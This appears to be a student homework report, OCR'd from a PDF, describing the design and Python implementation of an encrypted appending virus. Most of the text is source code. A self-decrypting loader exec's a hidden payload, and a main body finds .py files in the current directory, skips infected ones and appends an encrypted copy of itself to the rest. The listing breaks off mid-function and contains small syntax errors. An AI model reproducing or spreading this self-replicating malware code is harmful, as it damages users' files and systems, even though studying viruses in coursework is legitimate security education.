1 Introduction

The purpose is to design a virus similar to the *vbash* one, except that it will be encrypted. Its structure is divided in two parts:

1. The first part of the code will be unencrypted and will simply consist of the decryption function. The key will be made of the first bytes of the infected virus.

2. The second part (the most important one) will consist of the main body of the virus.

The virus will be an appending one. It will spread as follows:

1. The decrypted routine retrieves the key from the infected file and decrypts the main body of the virus.

2. Once decrypted, the virus is executed.

   (a) It looks for infected files.

   (b) During the infection, it creates a specific key for each file (once again, a few bytes are taken from the target file), then encrypts its own main body and adds both the decrypting routine and the (encrypted) main viral body to the target file.

   (c) A potential payload may be triggered (with or without a delayed action mechanism).

2 Virus design

We decide to write the homework assigned using the Python language.

The virus is divided in two principal parts:

- virus decryption routine: it is not encrypted and it has to decrypt the encrypted virus program body and execute it;
- encrypted virus program body: it is encrypted (using the first line of the virus as the encryption key) and contains the infection and payload phases.

When the encrypted virus program body is decrypted and executed, it will do the following operations:

- search for potentially infectable file: the virus program body searches for others Python scripts into the current directory;
- check if the Python file is already infected: if so, skip the file and try with another one in order to prevent the over infection;
- infect the file: the main body of the virus appends, to the target, its own code composed, as the original virus, with the virus decryption routine and the encrypted virus program body, using the first line of the target as encryption key.

The Figure 1 shows graphically what it was explained above.

3 Implementation

The code shown below corresponds to the virus decryption routine, whereas the second portion of code corresponds to the encrypted virus program body; note that the encrypted virus program body is already encrypted in the virus decryption routine, at line 23.

```
1  # Open the virus itself
2  this = open(__main__.__file__, 'r')
3  # Set copy variable to False
4  copy = False
5  # Initialize an empty string
6  cipher_payload = ''
7
8  # Search for the encrypted main body of the virus
9  # and copy it into cipher_payload
10 for line in this:
11     if line.strip() == '# Start payload':
12         copy = True
13     elif line.strip() == '# End payload':
14         copy = False
15     elif copy:
16         cipher_payload = cipher_payload + line
17 # Decrypt the main body of the virus and execute it.
18 e = decrypt(cipher_payload[1:])
19 exec e
```



Figure 1: Virus design

```
20
21 # Encrypted main body of the virus
22 # Start payload
23 #NputmqJT43JyqT/ubKnOIohtnxVkmEl...
24 # End payload
```

```
1  import os
2  # Function to check if a file is already infected
3  def is_infected(filename):
4      # Open file
5      f = open(filename, 'r')
6      # Read all lines
7      lines = f.readlines()
8      # If the numbers of lines is less than 46 then the file is not infected
9      if len(lines) < 46:
10         return False
11     # if the (lines minus 46)-th line starts with '######...# First script python'
12     #  then the file is infected; otherwise it's not infected
13     return lines[len(lines) - 46].startswith('######...# First script python')
14
15 # Function to infect a file
16 def infect(filename):
17     # Rename the file as a temporary file
18     os.rename(filename, filename + '-copy')
19     # Create a new file named as previous file
20     destination = open(filename, 'w')
21     # Set execution permission to the file
22     os.chmod(filename, 0777)
23     # Open the temporary file
24     source = open(filename + '-copy', 'r')
25     # Open this file
26     this = open(__main__.__file__, 'r')
27
28     # Copy the content of this file into the destination file
29     for line in source:
30         destination.write(line)
31     # Write the signature
32     destination.write("\n#################...# First script python\n")
33     destination.write("# coding=utf-8\n")
34     destination.write("# Start Unencrypted\n")
35     # Set copy to False, virus unencrypted body not found yet
36     copy = False
37     # Initialize result
38     result = ''
39     # Copy the unencrypted payload into the new file
40     # only if the string '# Start Unencrypted'  is found
41     for line in this:
42         if line.strip() == '# Start Unencrypted':
43             copy = True
44         elif line.strip() == '# End Unencrypted':
45             destination.write('# End Unencrypted')
46             copy = False
47         elif copy:
48             destination.write(line);
```

```
49      # Write the malicious payload at the end of file
50      destination.write("\n# Start payload\n")
51      destination.write("#")
52      # Encrypt the body of virus with the first line of the target file
53      destination.write(str(encrypt(e, filename)))
54      destination.write("\n# End payload")
55      # Remove the temporary copy of the file
56      os.remove(filename + '-copy')
57      source.close()
58      destination.close()
59      this.close()
60
61  # Function to find and infect files in the current directory
62  def find_and_infect_files():
63      path = '.'
64      # Lists all files inside current directory
65      dirs = os.listdir(path)
66
67      # For each file try to infect it
68      for filename in dirs:
69          # If file ends with .py and it is not already infected
70          if filename.endswith('.py') and (not is_infected(filename))
71              print "Infected " +  str(filename)
72              # Infect file with the virus
73              infect(filename)
74
75  # Function to encrypt
76  def encrypt(data,filename):
77      source = open(filename + '-copy', 'r')
78      # Generate a new random initialization vector
